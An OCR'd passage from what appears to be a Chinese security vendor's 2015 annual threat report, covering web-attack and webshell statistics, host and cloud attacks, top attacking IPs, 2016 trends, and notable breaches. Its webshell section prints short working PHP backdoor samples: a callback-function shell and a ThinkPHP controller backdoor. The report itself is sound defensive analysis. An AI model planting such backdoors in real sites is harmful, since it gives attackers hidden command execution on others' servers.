
2015 年安全狗累计保护 2,745,320 个有效网站（包含二级域名），同比 2014 年增长 107%；在全年攻击数据中，Web 应用攻击依旧占据应用类攻击的榜首，是黑客定向攻击服务器的首要入口，安全狗帮助这些网站累计拦截超过 20 亿次攻击。

我们从网站应用攻击频度和数量、网站应用攻击类型、Webshell（网页后门）三个维度来进行分析。

（1）网站应用攻击频度和数据分析

2015 年全年（截至 12 月 31 日），安全狗共拦截各类网站漏洞攻击近 32.4 亿次，同


比 2014 年 6.0 亿次，增长约 440.0%。2015 年平均每月拦截网站漏洞攻击 2.7 亿次。下图展示了每月网站漏洞攻击拦截数量。



（2）网站应用攻击类型分析

2015 年针对网站的攻击类型占比相比 2014 年出现了一定的变化：其中 SQL 注入攻击占比依然最高，菜刀类黑客工具攻击占比明显上升，XSS 跨站攻击比例出现下降，具体占比如下：

- SQL 注入攻击：占比 40.5%；
- 网站敏感路径探测（包括管理后台、备份文件等）：13.7%；
- 菜刀类黑客工具攻击：11.9%；
- 目录漏洞利用攻击（包括本地和远程文件包含），占比 10.5%。
- 网页后门 Webshell，占比 5.9%。
- 应用漏洞攻击（包含第三方通用组件等）：5.8%。
- 网站 XSS 跨站攻击，占比 4.7%。
- 非法上传文件，占比 4.1%。
- 其他，占比 2.9%。




（3）Webshell 网页后门分析

2015 年安全狗发布网页后门查杀引擎“啸天”，并通过西海岸赛可达实验室官方认证。

安全狗“啸天引擎”累计在 153,502 台服务器捕获超过 195 万款网页后门 Webshell，同比 2014 年增长 59.8%。通过数据分析发现，网页后门仍然是黑客入侵控制服务器的一个重要手段；其中“一句话木马”类型在整体样本中占比仍然是最高 ，DDOS 攻击型网页后门占据第二名位置，具体的比例如下：

- 一句话网页后门（包括各种变形）：占比 28.5%；
- DDOS 攻击型网页后门：占比 25.7%；
- 搜索引擎欺骗型网页后门：占比 15.3%；
- 全功能型网页后门：占比 13.8%；
- 提权型网页后门：占比 9.8%；
- 其他类型：占比 6.9%。



在对 2015 年的网页后门进行观察和分析之后，我们发现其有非常重要的转变：即其规则化越来越模糊，可自定义的程度越来越高，动态对抗趋势越来越明显。我们可以从以下三类后门中发现这一转变趋势：


（1）PHP 回调后门

PHP 中包含回调函数参数的函数，都具有做后门的潜质，因此通过 PHP 中包含回调函数参数的函数所产生的后门被称为 PHP 回调后门。该类后门无动态函数、无敏感函数，且只要 PHP 还在发展，其就将继续被创造。

```
$e = $_REQUEST['e'];
$arr = array($_POST['pass'],);
array_map(base64_decode($e), $arr);
```

（2）.user.ini 文件构成的 PHP 后门

此类后门是指利用.user.ini 文件让所有 PHP 文件都“自动”包含某个文件，而这个文件可以是一个正常 PHP 文件，也可以是一个包含一句话的 Webshell。



（3）基于框架特性的后门

此类后门是指利用 PHP 框架的特性来进行隐藏或执行命令。如使用 thinkphp 默认的 IndexController 下的 index 方法：

```php
<?php
namespace Work\Controller;

use ThinkPHP\Controller;

class IndexController extends Controller{
    public function index(){
        I('post.sec','',I('get.i'));
    }
}
```

利用 I 函数获取变量，再通过动态传参的方式使得后门的调用变得异常隐蔽。

3、主机系统层攻击

在完整攻击链中，针对主机系统层的攻击是黑客渗透入侵、潜伏控制目标服务器最重要的攻击环节。黑客进行主机系统层攻击的前提条件，一般是通过侦查扫描阶段和定向攻击阶段已经获得了一定的信息和资源（比如获得了系统口令、上传了网页后门等）。

我们将针对主机系统层的攻击分为以下几类：

- 系统异地登陆（高危）；
- 创建非法帐号（高危）；
- 进程提权（高危）；
- 进程异常通讯（高危）；
- 病毒木马后门（高危）；
- 攻击安全狗进程（高危）；
- 修改系统敏感资源（高危）；

当发现以上主机系统层攻击类型时，安全狗云中心会将该服务器置列为被控制阶段，并立即向用户发出预警。

2015 年安全狗累计拦截近 2 亿次主机系统层攻击，为 68,890 台服务器发出被黑被控制预警，并第一时间帮用户阻断攻击。

经统计发现，黑客在进行帐户提权时，最常用到的帐户名有：

排名	系统帐户名	使用次数
1	ftpuser	48226
2	caidao	39715
3	zhaoqing	34042
4	sysadmin	22694
5	admin$	19858
6	root$	17021
7	piress	8510
8	admin	4255
9	Guest	1418
10	asp.net	1205

4、针对云环境的攻击

2015 年是中国云计算高速发展的元年，在安全狗保护的互联网服务器中云服务器（包

括虚拟化服务器）占比超过 50%，相比 2014 年上升了 12 个百分点。

（1）云服务器受攻击情况

云服务器受攻击的类型也基本可以归类到网络层面攻击、网站应用攻击以及系统层面攻击，我们通过对阿里云、腾讯云、UCloud、青云、AWS 以及金山云上云服务器受到的攻击进行分析，发现以下几个类型攻击最为频繁：

- 暴力破解攻击；
- SQL 注入攻击；
- 网站备份文件探测；
- 网站敏感路径探测；
- 端口扫描；

（2）虚拟化层漏洞分析

虚拟化漏洞是指利用系统虚拟化底层漏洞来实现虚拟机逃逸以达到控制云服务器的目的。2015 年是云计算大步跃进的一年，也是云计算虚拟化安全问题爆发的元年。继毒液漏洞（CVE－2015－3456）肆虐全球之后，Kvm，Xen，Vmware 平台上又不断发现高危漏洞，具体包括：

“毒液”漏洞 CVE－2015－3456,存在 7 年之久的 CVE-2015-7835 以及 CVE-2015-5279、CVE-2015-6815、CVE-2015-7504、CVE-2015-8567 等一系列虚拟化漏洞。这些漏洞均可威胁云计算系统的稳定运行，黑客利用这些漏洞可以从虚拟机破坏宿主机，或者控制宿主机，进入威胁云计算系统所在的内网,对国内外著名云计算厂商都有较大的影响,对用户也造成了不同程度的影响。

四、攻击 IP 分析

安全狗威胁情报中心把攻击源 IP 作为一个非常重要的维度进行分析,每个月经过筛选后的活跃攻击 IP 近万个;安全狗用户已经可以通过安全狗云中心将这些分析筛选后的攻击黑 IP 加入防御黑名单中。

对于攻击 IP 的分析和筛选，我们主要通过以下几个维度来综合分析：

- 攻击的次数；
- 攻击的频度；

- 攻击的广度；
- 攻击的深度；
- 攻击的手段；


1、攻击 IP 数量分析

2015 年安全狗累计拦截到攻击 IP 有 5,344,508 个，攻击 IP 分布全球各地；有以下几个重要特征：

- 攻击 IP 的活跃时间平均在 20 天左右；
- 境内攻击 IP 跟境外 IP 比例在 7:3；
- 攻击 IP 的攻击手段多样，一般以扫描漏洞和渗透入侵为主要目的；
- 一个攻击 IP 通常会攻击多个目标；

2、活跃的攻击 IP 分析

安全狗威胁情报中心通过多个维度来计算攻击 IP 的活跃度，下图是 2015 年 12 月份的活跃攻击 IP 分布图，其中最活跃攻击 IP 单月攻击次数为 36,379,624 次：




（1）活跃攻击 IP 境内省份分布 Top10

通过对 2015 年全年的数据分析，活跃攻击 IP 境内省份分布 Top10 如下：

北京 30.2%　浙江 20.4%　江苏 16.3%　河南 10.5%　安徽 5.6%　广东 3.4%


福建 3.2%　湖北 2.2%　四川 1.8%　江西 1.2%　其他：4.2%

相比 2014 年，北京、浙江、河南、江苏、广东仍然进入了 Top10 榜单，说明这些地区一直是攻击 IP 活跃地带。



（2）活跃攻击 IP 境外国家分布 Top5

通过对 2015 年全年的数据分析，活跃攻击 IP 境外国家分布 Top5 如下图，其中来自美国的攻击 IP 占比超过半数，法国和乌克兰的占比较 2014 年出现显著的上升。




3、攻击 IP Top5 分析


我们从全年活跃攻击 IP 中筛选出 Top5 的 IP 进行单独分析，发现 123.125.160.217 发动攻击最多次，Top5 的列表如下：

攻击 IP	攻击次数（次）
123.125.160.217 (中国北京市)	62,418,850
123.125.160.216 (中国北京市)	62,177,365
182.118.33.6 (中国河南省郑州市)	50,134,976
182.118.33.7 (中国河南省郑州市)	46,990,542
218.30.118.79 (中国北京市)	33,827,925

其中 IP：123.125.160.217 主要攻击手段是网站漏洞攻击，其中 SQL 注入占比 75.7%，探测网站备份文件占比 8.7%，网站应用漏洞占 7.1%，XSS 占比 6.8%，非法 HTTP 请求 1%，其他 0.7%。



该 IP 按时间的攻击活跃度呈现如下，从 7 月份捕获到该 IP，一直处于活跃的攻击状态中：




五、被攻击目标的地理位置及行业分析

（1）被攻击服务器的地理位置分析


从地理位置上进行统计分析，我们发现 2015 年被攻击的服务器依然还是分布在互联网比较发达的地区（相比 2014 年进入 Top10 的省份没有发生太大的变化）。其中北京居首位（18.3%），江苏（14.5%），浙江（14.0%），河南（11.2%），广东（10.4%）， 香港（9.5%）

上海（6.3%），福建（5.2%），四川（4.7%），山东（4.5%），其他（1.4%）。



（2）被攻击目标的行业分析

根据被攻击目标服务器及网站所处的行业属性，我们统计分析了 2015 年被攻击目标的行业分布比例，可以看出互联网金融、电商及游戏类攻击占比明显上升，具体的比例分布如下：



六、2016 年网络安全趋势分析

2015 年我们能够清晰的看到网络安全技术的重要转变以及网络安全市场的欣欣向荣。这一年，云安全问题随着云计算市场的不断扩大，逐步成为重要的安全趋势。而与之相伴的“安全即服务”理念也开始为用户所接受，得到市场认可。另外威胁情报、物联网安全也逐步走入人们的视野。基于此我们可以对 2016 年进行以下三点趋势分析：

1、随着云计算技术的快速发展，未来几年将会有越来越多的应用被搬到“云”上，云端安全问题将会进入一个全新的阶段。而云安全在近几年的积累和发展后，逐步形成了一个标准的“安全即服务”体系。

2016 年针对云端的安全事件将会继续大幅度上涨，云安全问题会成为企业安全的重中之中，“安全即服务”体系所构建的市场理念也将被市场广泛接受，更加深入人心。

2、基于大数据分析驱动的安全技术和产品将成为安全行业的热门方向，不管是传统安全产品还是新一代安全产品都将融合进数据分析的技术；未来安全产品将朝更智能化的发展方向演进。

3、安全数据可视化在经历一段时间发展后，已经逐步得到用户认可；但目前存在着展示方式千篇一律、过于同质化的问题。在经过市场和用户的不断验证下，未来安全数据

可视化技术除了形象化之外，将朝着更实用的方向发展，将会在攻击过程可视化、攻击链可视化、攻击者画像等多个方面有更多的突破。

4、在网络遭受攻击时，自身数据线索和攻防能力的局限将无法为企业带来全面的分析和解决方案。因此企业在遭受攻击时，往往需要借助于外部进行信息、知识、技巧的供给，而对这种知识信息进行分析过滤后所得到的就是威胁情报。

威胁情报可以很好的帮助系统管理者更好的实现系统内部安全问题的分析、发现与溯源，是系统安全防御能力的重要扩展。

2016 年，威胁情报体系和服务逐步兴起并成型，具有发展成为重要安全服务技术的巨大潜力。

5、物联网技术被称为是继互联网之后的又一波浪潮，并将彻底改变人们的生活。近几年国内外互联网公司纷纷投身于相关技术产品的研究，特别是智能硬件行业在这几年的发展已经具有相当规模。值得关注的是，其产品与网络密切相关，网络安全问题必然成为其重要的一环。

2016 年物联网技术将得到市场更多的认可，智能硬件等相关产业规模继续扩张，产品更为深入人心，相关网络安全问题将被引发更多的关注，安全技术必将大步跃进。

七、2015 年国内外网络安全事件汇总

1、2015 年 1 月 5 日，机锋科技旗下机锋论坛被曝出存在高危漏洞，多达 2300 万用户的信息遭遇安全威胁。这也成为 2015 年国内第一起网络信息泄露事件。

2、2015 年 1 月 26 日，网络安全软件开发商 Easy Solutions CTO 丹尼尔·英格瓦尔德森(Daniel Ingevaldson)表示，俄罗斯约会网站 Topface 有 2000 万访客的用户名和电子邮件地址被盗。

3、2015 年 2 月 6 日，美国第二大医疗保险公司 Anthem，表示被黑客入侵并盗走 8000 万个人信息，包括当前和以前的保险客户和员工。

4、2015 年 2 月 11 日，根据漏洞盒子平台安全报告，多家知名连锁酒店、高端品牌酒店存在严重安全漏洞，海量开房信息存泄露风险。包括顾客姓名、身份证、手机号、房间号、房型、开房时间、退房时间、家庭住址、信用卡后四位、信用卡截止日期、邮件等等大量敏感信息。

5、2015 年 4 月 22 日，超 30 个省市卫生和社保系统出现大量高危漏洞，仅社保类信息安全漏洞涉及数据就达到 5279.4 万条，包括身份证、社保参保信息、财务、薪酬、房屋等敏感信息。

6、2015 年 5 月，支付宝出现大面积瘫痪，全国多省市支付宝用户出现电脑端和移动端均无法进行转账付款、出现余额错误等问题。

7、2015 年 5 月 28 日，携程部分服务器遭到不明攻击，宕机近 12 个小时。导致官方网站及 APP 一度无法正常使用。

8、2015 年 7 月初，有“互联网军火库”之称的意大利监控软件厂商 Hacking Team 被黑客攻击，400GB 内部数据泄露。

9、2015 年 7 月，著名婚外情网站 AshleyMadison.com 遭到黑客攻击，3700 万用户数据和公司信息被黑客悉数放到网络中，造成广泛影响。

10、2015 年 8 月 27 日，据报告显示线上票务营销平台大麦网再次被发现存在安全漏洞，600 余万用户账户密码遭到泄露。

11、2015 年 9 月，苹果非官方 Xcode 被植入恶意代码，包括微信、网易、12306 等众多知名应用中招。

12、2015 年 10 月 19 日，乌云漏洞报告平台接到一起惊人的数据泄密报告后发布新漏洞，漏洞显示网易用户数据库疑似泄露，影响到网易 163、126 邮箱过亿数据，泄露信息包括用户名、密码、密码密保信息、登录 IP 以及用户生日 等。

